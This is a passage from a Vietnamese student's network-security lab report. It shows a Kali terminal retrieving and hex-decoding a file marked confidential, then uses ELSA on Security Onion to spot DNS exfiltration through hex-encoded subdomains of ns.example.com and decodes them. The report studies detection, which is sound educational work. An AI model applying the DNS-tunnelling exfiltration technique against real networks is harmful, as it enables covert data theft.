Unable to negotiate with 209.165.200.235 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
scp: Connection closed
(kali㉿sacd04013-kali)~]
└─$ sudo scp -OHostKeyAlgorithms=+ssh-rsa user@209.165.200.235:/home/user/secret.hex ~/
The authenticity of host '209.165.200.235 (209.165.200.235)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQOsups+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '209.165.200.235' (RSA) to the list of known hosts.
user@209.165.200.235's password:
secret.hex
(kali㉿sacd04013-kali)~]
└─$ xxd -r -p secret.hex > secret.txt
(kali㉿sacd04013-kali)~]
└─$ ls
Desktop Documents Downloads Music Pictures Public secret.hex secret.txt Templates Videos
(kali㉿sacd04013-kali)~]
└─$ sudo cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
(kali㉿sacd04013-kali)~]
└─$ 

```

## Lab 1: Phân tích gói tin

**Yêu cầu 3.2.** Sinh viên thực hiện lấy thông tin liên quan đến tấn công lấy dữ liệu qua DNS trên công cụ ELSA, giải mã đoạn hex và so sánh với nội dung lấy được sau khi tấn công ở Yêu cầu 3.1?

- Truy cập vào ELSA trên máy ảo SecurityOnion và chọn DNS>Bottom Request

Count	Value
9252	1.debian.pool.ntp.org.openstacklocal
9252	0.debian.pool.ntp.org
9252	0.debian.pool.ntp.org.openstacklocal
9252	1.debian.pool.ntp.org
9250	2.debian.pool.ntp.org
9250	3.debian.pool.ntp.org.openstacklocal
9240	3.debian.pool.ntp.org
9240	2.debian.pool.ntp.org.openstacklocal
4320	push.services.mozilla.com
4316	push.services.mozilla.com.openstacklocal
432	firefox.settings.services.mozilla.com.openstacklocal

Ta thấy được các entry có dạng ns.example.com bắt đầu bằng chuỗi hexan. Chính chuỗi hexan này làm URL trở nên đáng ngờ vì không có domain nào là dạng chữ và số ngẫu nhiên khiến user không thể nhớ được.

Count	Value
48	shavar.services.mozilla.com
48	safebrowsing.googleapis.com
48	shavar.services.mozilla.com.openstacklocal
48	safebrowsing.googleapis.com.openstacklocal
48	aus5.mozilla.org.openstacklocal
48	aus5.mozilla.org
12	17.201.165.209.in-addr.arpa
7	confidential_hex.ns.example.com
5	69747920627265613682e0a.ns.example.com
5	6660725d0174698f0e206162487574207468652066617374207365637572.ns.example.com
2	4341fe46494445fe5449414c20444143554d454e540a441204e4f542053.ns.example.com
2	484152450a546089732064616375fd056e7420630f6e7461690e7320696e.ns.example.com

## Lab 1: Phân tích gói tin

- Tương tự 3.1 ta sử dụng xxd để đưa đoạn mã đó về dạng chuỗi

```

[ELSA - Chromium] securityonion [securityonion] Connected (encrypted) to QEMU (instance-0000fe5)
[Terminal - analyst@SecOnion: ~]
File Edit View Terminal Tabs Help
analyst@SecOnion:~$ ls
.backup Documents key.hex Pictures Templates
Desktop Downloads Music Public Videos
analyst@SecOnion:~$ cat key.hex
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
6661726d617469616e2061626f757420746865206c617374207365637572
697479206272656163682e0a
analyst@SecOnion:~$ xxd -r -p key.hex > key.txt
analyst@SecOnion:~$ cat key.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~$ 
```

Hết